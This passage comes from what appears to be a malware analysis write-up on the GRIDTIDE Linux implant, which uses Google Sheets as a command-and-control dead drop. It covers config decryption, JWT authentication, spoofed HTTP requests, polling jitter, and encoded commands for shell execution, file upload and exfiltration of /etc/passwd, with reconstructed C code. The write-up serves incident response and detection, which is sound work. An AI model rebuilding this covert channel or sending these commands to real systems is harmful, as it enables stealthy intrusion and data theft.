0x763D00 |
RSA Private Key (PEM) | quDm6ZK86dM+/FZtKFc++tcLHU... (~1.4KB) |
Together, these four values are a complete Google Cloud service account — everything needed to authenticate to the Sheets API and start reading/writing cells.


4.5 AES Decryption Detail
For those who want the exact call sequence:
// For each encrypted blob:
AES_KEY expanded_key;
sub_4464E0(&aes_key, 128, &expanded_key);  // AES_set_decrypt_key (128-bit)
AES_cbc_encrypt(ciphertext, plaintext, ct_len, &expanded_key, &iv, 0);  // decrypt mode=0
// PKCS7 unpadding:
plaintext_len -= plaintext[plaintext_len - 1];
plaintext[plaintext_len] = 0;
Bottom line: the 16-byte .cfg file is the single point of failure for the whole config encryption scheme. Get that file, get everything.
4.6 Config Decryption Demonstration
To show what this looks like in practice, I wrote a config extraction tool (gridtide_config_tool.py) that takes the binary and the .cfg key and dumps everything:
$ python3 gridtide_config_tool.py decrypt --binary gridtide --key gridtide.cfg

[*] Key (hex): a1b2c3d4e5f6a7b8c9d0e1f2a3b4c5d6

--- Spreadsheet Id ---
  1BxiMVs0XRA5nFMdKvBdBZjgmUUqptlbs74OgVE2upms

--- Private Key Id ---
  ab12cd34ef56ab78cd90ef12ab34cd56ef78ab90

--- Service Account Email ---
  gridtide-c2@apt-project-12345.iam.gserviceaccount.com

--- Rsa Private Key ---
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA...
  ... (25 lines omitted) ...
-----END RSA PRIVATE KEY-----
(Values above are illustrative — real credentials require the actual .cfg key from a compromised host.)
Each decrypted field maps to something immediately actionable during IR:
- Spreadsheet ID — this is the C2 channel. Report it to Google for takedown, or monitor it to identify other victims hitting the same sheet.
- Service Account Email — gives you the GCP project name (
apt-project-12345). Report it for suspension. - Private Key ID — cluster samples that share the same signing key across different campaigns.
- RSA Private Key — you could theoretically use this to impersonate the implant and interact with the C2 sheet yourself for intelligence collection.
5. OAuth2 / JWT Authentication
5.1 Token Generation Flow

The authentication at sub_408E70 is textbook Google service account OAuth2 — nothing custom about it. The implant builds a JWT, signs it with the decrypted RSA private key, and POSTs it to Google’s token endpoint in exchange for a Bearer access token. If you’ve ever written code that uses a GCP service account, this is the exact same flow.

5.2 JWT Header
Nothing surprising here — standard RS256 with the key ID from the decrypted config:
{
  "alg": "RS256",
  "kid": "<decrypted_key_id>",
  "typ": "JWT"
}
5.3 JWT Claims
The claims are where it gets interesting. The scope list is pretty aggressive — the implant requests full read/write to both Sheets and Drive:
{
  "aud": "https://oauth2.googleapis.com/token",
  "exp": "<current_time + 3600>",
  "iat": "<current_time>",
  "iss": "<decrypted_service_account_email>",
  "sub": "<decrypted_service_account_email>",
  "scope": "https://www.googleapis.com/auth/spreadsheets.readonly https://www.googleapis.com/auth/spreadsheets https://www.googleapis.com/auth/drive.file https://www.googleapis.com/auth/drive.readonly https://www.googleapis.com/auth/drive"
}
The iss and sub fields are both set to the decrypted service account email — standard for server-to-server auth. Tokens expire after 3600 seconds (1 hour), which matches Google’s maximum lifetime for JWTs.
5.4 Token Construction (sub_408D00)
The JWT assembly at sub_408D00 follows the spec exactly:
1. Base64url_encode(JWT_Header) → header_b64
2. Base64url_encode(JWT_Claims) → claims_b64
3. signing_input = header_b64 + "." + claims_b64
4. signature = RSA_SHA256_Sign(private_key, signing_input)
5. signature_b64 = Base64url_encode(signature)
6. JWT = signing_input + "." + signature_b64
The final JWT is three dot-separated Base64url segments:
eyJhbGciOiJSUzI1NiIsImtpZCI6IjEyMzQ1Njc4OTAiLCJ0eXAiOiJKV1QifQ
.
eyJhdWQiOiJodHRwczovL29hdXRoMi5nb29nbGVhcGlzLmNvbS90b2tlbiIsImV4cCI6...
.
dBjftJeZ4CVP-mB92K27uhbUJU1p1r_wW1gFWFOEjXk...
└───── header (b64url) ─────┘.└────── claims (b64url) ──────┘.└── signature (b64url) ──┘
RSA-SHA256 signing detail (sub_408C20):
The actual signing at 0x408C20 is straightforward OpenSSL — hash the signing input with SHA-256, then sign the hash with the RSA private key using PKCS#1 v1.5:

One detail that matters if you’re trying to decode things manually: the implant has two different Base64 encoders. sub_4080B0 is standard Base64 (+/, = padding) used for cell data. sub_4085B0 is Base64url (-_, no padding) used exclusively for JWT segments. Under the hood, sub_4085B0 is just a thin wrapper around the same core encoder at sub_407F50 with a flag that swaps + → -, / → _, and strips trailing =.
5.5 Token Exchange HTTP Request
The token exchange is a single POST to Google’s OAuth2 endpoint. Here’s the exact request the implant sends:
POST /token HTTP/1.1
Host: oauth2.googleapis.com
Accept-Encoding: gzip, deflate
User-Agent: Google-HTTP-Java-Client/1.42.3 (gzip)
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: <length>

grant_type=urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Ajwt-bearer&assertion=<JWT>
5.6 Token Parsing (sub_407480)
This is the function that caused me grief during lab setup. Instead of properly parsing JSON, it does a raw string search for the byte sequence access_token":" (no space after the colon) and extracts everything up to the next ",". It works fine against Google’s actual response format, but it’s brittle — any extra whitespace in the JSON and the parser finds nothing. The token gets stored globally and used as Authorization: Bearer <token> for all subsequent API calls.
5.7 Token Refresh
Token refresh is dead simple: if any HTTP response comes back with a non-200 status, the implant assumes the token is stale and regenerates it. There’s no differentiation between a 401 (actually expired) and a 500 (server error) — any failure triggers a full JWT rebuild and token exchange.
// sub_409060 - HTTP response status check
sscanf(response, "%s %s %s", &proto, &status, &reason);
if (status[0] != '2' || status[1] != '0' || status[2] != '0') {
    sub_409030();  // Refresh OAuth token
    free(response);
    return NULL;
}
6. C2 Protocol — Hiding in Plain Sight with Google Sheets
6.1 Architecture Overview
The C2 design is elegant in its simplicity. There’s no custom protocol, no domain fronting, no exotic tunneling. The implant just talks to Google Sheets the same way any legitimate application would — standard REST API calls over HTTPS. The operator and the implant never communicate directly; the spreadsheet acts as a dead drop.
6.2 API Endpoints Used
The entire C2 protocol runs through just three Sheets API endpoints. That’s it — no Drive API calls, no custom endpoints, nothing exotic:
| Operation | HTTP Method | Endpoint |
|---|---|---|
| Read Commands | GET |
/v4/spreadsheets/{id}/values/{range}?valueRenderOption=FORMULA |
| Write Results | POST |
/v4/spreadsheets/{id}/values:batchUpdate |
| Clear Sheet | POST |
/v4/spreadsheets/{id}/values:batchClear |
The valueRenderOption=FORMULA parameter on reads is interesting — it ensures the raw cell value is returned rather than any computed result. This prevents Google Sheets from accidentally interpreting base64 strings as formulas.
6.3 Spreadsheet Cell Layout
The cell layout is compact — the entire C2 protocol fits in a single worksheet with a fixed schema:

The command cell is "A1", referenced at 0x4FB549 in .rodata. The constant 5223753 (= 0x4FB549) passed to the polling function sub_409320 is just the virtual address of this string.
Here’s a fun detail that took me a minute to figure out: when I looked at the xrefs for the cell reference, IDA showed 0x4FB549 pointing into the middle of the string "MD5-SHA1" (which starts at 0x4FB543) at offset +6. The compiler is reusing the tail of an OpenSSL digest name to get the string "A1" without allocating a separate constant. It’s a classic trick you see in hand-optimized C — the linker sees that "A1" is a suffix of "MD5-SHA1" and merges them. Either way, it means you won’t find a standalone "A1" string in the binary that isn’t part of a longer OpenSSL identifier — you have to follow the pointer into "MD5-SHA1" to see where it actually reads from.
6.4 Initialization Sequence
On startup, the implant runs through a predictable five-step sequence before it starts waiting for commands:
- Decrypt credentials via
sub_4086B0— reads.cfgkey, decrypts all 4 config blobs - Generate OAuth2 token via
sub_409030→sub_408E70— builds JWT, exchanges for Bearer token - Clear spreadsheet range
a1:z1000viasub_4094E0— wipes the sheet clean. This is the implant announcing “I’m here, starting fresh.” - Write initial beacon — base64-encoded system fingerprint to cell V1
- Enter polling loop — start checking A1 for operator commands
That batchClear on init is actually a useful detection signal — if you’re watching GCP audit logs, a service account clearing an entire sheet and then immediately starting rapid-fire reads is a pretty distinctive pattern.

6.5 Command Polling (Main Loop)
// Simplified main() C2 loop
int retry_count = 0;
while (1) {
    char *cmd = poll_command_cell("A1");   // sub_409320 — GET range "A1"
    if (!cmd) {
        if (retry_count <= 120) {
            retry_count++;
            sleep(1);                     // 1s polling interval
        } else {
            srand(time(NULL));
            sleep(rand() % 301 + 300);   // 300-600s random jitter
        }
        continue;
    }
    // Base64 decode → parse dash-delimited command → dispatch
    // Process command...
    retry_count = 0;
    free(cmd);
    sleep(1);
}
The polling behavior has a nice anti-detection progression: it starts aggressive (1-second polls for ~2 minutes), then falls back to random jitter between 300-600 seconds if nobody’s home. This means an operator who just deployed the implant has a ~2 minute window to issue the first command at high responsiveness, after which it goes quiet and blends into background noise.
One important operational gotcha: the implant does not clear cell A1 after processing a command. If the operator forgets to clear it, the implant will happily re-execute the same command on the next poll cycle. I learned this the hard way during lab testing when I left a whoami in A1 and came back to find it had been executed a few hundred times.
6.6 HTTP Request Construction
Every request is dressed up to look like it came from a legitimate Java application using the Google API client library. The headers are hardcoded, not generated dynamically — the implant doesn’t actually use the Java SDK, it just mimics the wire format:
Read (polling/command retrieval):
GET /v4/spreadsheets/<SPREADSHEET_ID>/values/A1?valueRenderOption=FORMULA HTTP/1.1
Host: sheets.googleapis.com
Accept-Encoding: gzip, deflate
Authorization: Bearer <OAUTH_TOKEN>
User-Agent: Directory API Google-API-Java-Client/2.0.0 Google-HTTP-Java-Client/1.42.3 (gzip)
Content-Type: application/json; charset=UTF-8
Content-Encoding: gzip
Write (batchUpdate — response/beacon):
POST /v4/spreadsheets/<SPREADSHEET_ID>/values:batchUpdate HTTP/1.1
Host: sheets.googleapis.com
Accept-Encoding: gzip, deflate
Authorization: Bearer <OAUTH_TOKEN>
User-Agent: Google-HTTP-Java-Client/1.42.3 (gzip)
Content-Type: application/json; charset=UTF-8
Content-Encoding: gzip
Content-Length: <length>

<gzip-compressed JSON body>
Note the two different User-Agent strings — read operations include the Directory API prefix while writes omit it. I’m not sure why the developer chose to use different UAs for reads vs writes. It might be an attempt to make the traffic look like it’s coming from two different legitimate services, or it might just be a copy-paste artifact from sniffing real Google SDK traffic.
6.7 Write-Back JSON Format (sub_407120)
Results get written back via batchUpdate, with the JSON body gzip-compressed before it goes on the wire. The function at sub_407120 builds this JSON by hand — no JSON library, just sprintf calls stitching strings together. Here’s the uncompressed structure:
{
  "data": [
    {"range": "a1", "values": [["<base64(status_header)>"]]},
    {"range": "a2", "values": [["<base64(chunk_1)>"]]},
    {"range": "a3", "values": [["<base64(chunk_2)>"]]},
    {"range": "v1", "values": [["<base64(system_fingerprint)>"]]}
  ],
  "valueInputOption": "RAW"
}

Watch out for the double base64 encoding — this tripped me up during initial analysis. The status header S-C-R-5 doesn’t go into cell A1 as a literal string. It gets base64-encoded first, so the cell value is actually Uy1DLVItNQ==. Same for data chunks and the beacon — everything in the spreadsheet is base64. If you’re manually inspecting the C2 sheet, you need to decode every cell value.
Here’s the full encoding pipeline from raw command output to what ends up in the spreadsheet:
Raw output          Base64 encode       Chunk (45KB)        Gzip compress       HTTPS POST
"root\n"  ────────> "cm9vdAo=" ───────> A2=[chunk₁]  ────> deflate(JSON) ────> POST batchUpdate
                                        A3=[chunk₂]         Content-Encoding:
                                        ...                  gzip
                    Status header:
                    "S-C-R-5" ───b64──> "Uy1DLVItNQ==" ──> A1 cell value
6.8 Data Chunking
Google Sheets has a per-cell size limit, so the implant chunks large outputs into 45,000-byte segments. The number 45,000 is somewhat conservative — Google’s actual limit is 50,000 characters per cell — but it gives enough headroom to avoid edge cases:
int num_chunks = (strlen(base64_data) + 44999) / 45000;
// A1:  base64("S-C-R-<N>")  where N = num_chunks + 2
// A2:  base64(chunk_1)       — first 45,000 bytes
// A3:  base64(chunk_2)       — next 45,000 bytes
// ...
// V1:  base64(system_fingerprint)  — beacon, updated after every command
The N in the status header (S-C-R-N) is the total cell count including the header row and a +2 offset, so N = num_data_chunks + 2. To reassemble the output, the operator reads cells A2 through A(N-1), concatenates the base64 values, and decodes. It’s not elegant, but it works — and it means the implant can exfiltrate arbitrarily large files, just spread across more cells.
6.9 Complete C2 Transaction Flow
Putting it all together, here’s what a single command-execute-respond cycle looks like end to end:
7. Command Dispatch & Capabilities
7.1 Command Protocol Format
The command protocol is simple but layered. Everything in cell A1 is base64-encoded. After decoding, you get a dash-delimited string: C-<SUBTYPE>-<ARG1>[-<ARG2>]. The first field is always "C" (Command), the second field determines what to do, and the remaining fields are arguments. The dispatch is a chain of strcasecmp() calls on the subtype — case-insensitive, which is a nice touch.
Here’s how the encoding layers stack up:
Cell A1 value (what the operator writes to the spreadsheet):
┌──────────────────────────────────────────────────────────────────────┐
│  base64("C-C-d2hvYW1p")  =  "Qy1DLWQyaHZZVzFw"                       │
└──────────────────────────────────────────────────────────────────────┘
                            │ base64 decode
                            ▼
Decoded command string:
┌──────────────────────────────────────────────────────────────────────┐
│  C  -  C  -  d2hvYW1p                                                │
│  │     │     └── ARG1: base64("whoami")                              │
│  │     └──────── SUBTYPE: "C" = shell exec, "U" = upload, "d" = dl   │
│  └────────────── PREFIX: always "C" (Command)                        │
└──────────────────────────────────────────────────────────────────────┘
                            │ base64 decode ARG1
                            ▼
Final shell command:
┌──────────────────────────────────────────────────────────────────────┐
│  whoami                                                              │
└──────────────────────────────────────────────────────────────────────┘
| Command String (in cell A1) | Decoded Format | Operation |
|---|---|---|
base64("C-C-base64(whoami)") |
C-C-d2hvYW1p |
Execute whoami |
base64("C-U-base64(/tmp/tool)-5") |
C-U-L3RtcC90b29s-5 |
Upload file, data in A2..A5 |
base64("C-d-base64(/etc/passwd)") |
C-d-L2V0Yy9wYXNzd2Q= |
Exfiltrate /etc/passwd |

7.2 Command: Shell Execution (C-C-<base64_command>)
This is the bread and butter — remote command execution via popen(). The subtype "C" for “Command” dispatches here:
| Step | Action | Function |
|---|---|---|
| 1 | Base64 decode ARG1 to get shell command |
sub_4086A0 |

| 2 | Execute via popen(cmd + " 2>&1", "r") |
sub_407310 |
| 3 | Read all stdout/stderr output | fgets() loop |
| 4 | Base64 encode output | sub_4080B0 |
| 5 | Chunk into 45KB segments | inline |
| 6 | Write status S-C-R-<N> to a1 |
sub_4094D0 |
| 7 | Write chunks to a2..aN | sub_4094D0 |
| 8 | Write fingerprint beacon to last cell | sub_4080C0 |
// sub_407310 - Command execution
char *execute_command(char *cmd) {
    char *full_cmd = malloc(strlen(cmd) + 10);
    strcpy(full_cmd, cmd);
    strcat(full_cmd, " 2>&1");       // Capture stderr
    FILE *pipe = popen(full_cmd, "r");
    // Read all output into dynamically growing buffer
    // Return output string
}
Note the " 2>&1" appended to every command — stderr gets captured alongside stdout, which means error messages make it back to the operator. No separate error channel needed.
The response follows the standard write-back protocol — status header in A1, data chunks in A2..AN, fresh beacon in V1:
Response status header format:
S  -  C  -  R  -  5
│     │     │     └── N: total cells used (num_data_chunks + 2)
│     │     └──────── "R" = Response (success)
│     └────────────── Command type: "C"=exec, "U"=upload, "D"=download
└──────────────────── "S" = Status prefix

Error variants:
  S-U-<errno>-1    Upload failure (errno from fopen/fwrite)
  S-D-<errno>-0    Download failure (errno from stat/fopen)
7.3 Command: File Upload (C-U-<base64_path>-<last_cell_num>)
Upload lets the operator push files to the victim — tools, scripts, second-stage payloads, whatever fits in the spreadsheet.
| Step | Action | Function |
|---|---|---|
| 1 | Base64 decode ARG1 to get target file path |
sub_4086A0 |
| 2 | Parse ARG2 as last cell number (not count) |
strtoul |
| 3 | Read data from cells A2..A{last_cell} | sub_409260 |
| 4 | Concatenate all cell data | sub_409260 |
| 5 | Base64 decode concatenated data | sub_4086A0 |
| 6 | Write to target path | fopen/fwrite |
| 7 | Report result to A1, update beacon in V1 | sub_4094D0 |
There’s a critical ordering requirement here that any operator tooling needs to handle: the data cells (A2..AN) must be written to the spreadsheet before the command goes into A1. The implant reads the command and immediately tries to read the data cells. If the data isn’t there yet, you get a corrupted file or nothing at all. Also note that the fourth field is the last cell number (e.g., 5 means read A2 through A5), not a cell count — off-by-one errors here will truncate your upload.
Upload protocol sequence:
Operator                    Google Spreadsheet               Implant
   │                              │                              │
   │  1. Write tool data:         │                              │
   │     A2 = base64(chunk₁)      │                              │
   │     A3 = base64(chunk₂)      │                              │
   │     A4 = base64(chunk₃)      │                              │
   │ ───────────────────────────> │                              │
   │                              │                              │
   │  2. Write command:           │                              │
   │     A1 = base64("C-U-        │                              │
   │           <b64path>-4")      │                              │
   │ ───────────────────────────> │                              │
   │                              │  3. GET /values/A1           │
   │                              │ <─────────────────────────── │
   │                              │  4. GET /values/A2..A4       │
   │                              │ <─────────────────────────── │
   │                              │                              │
   │                              │  5. Decode + write to disk   │
   │                              │                              │
   │                              │  6. POST batchUpdate         │
   │                              │     A1 = base64("S-U-R-1")   │
   │                              │ <─────────────────────────── │
   │                              │                              │
Response Protocol:
- Success: A1 =
base64("S-U-R-1"), V1 =base64(system_fingerprint) - Failure: A1 =
base64("S-U-<errno>-1"), V1 =base64(system_fingerprint)
7.4 Command: File Download/Exfiltration (C-d-<base64_path>)
Exfiltration is the reverse — the implant reads a file from disk, base64-encodes it, chunks it, and writes it back to the spreadsheet for the operator to collect.
| Step | Action | Function |
|---|---|---|
| 1 | Base64 decode ARG1 to get file path |
sub_4086A0 |
| 2 | stat() the file to get size |
__xstat |
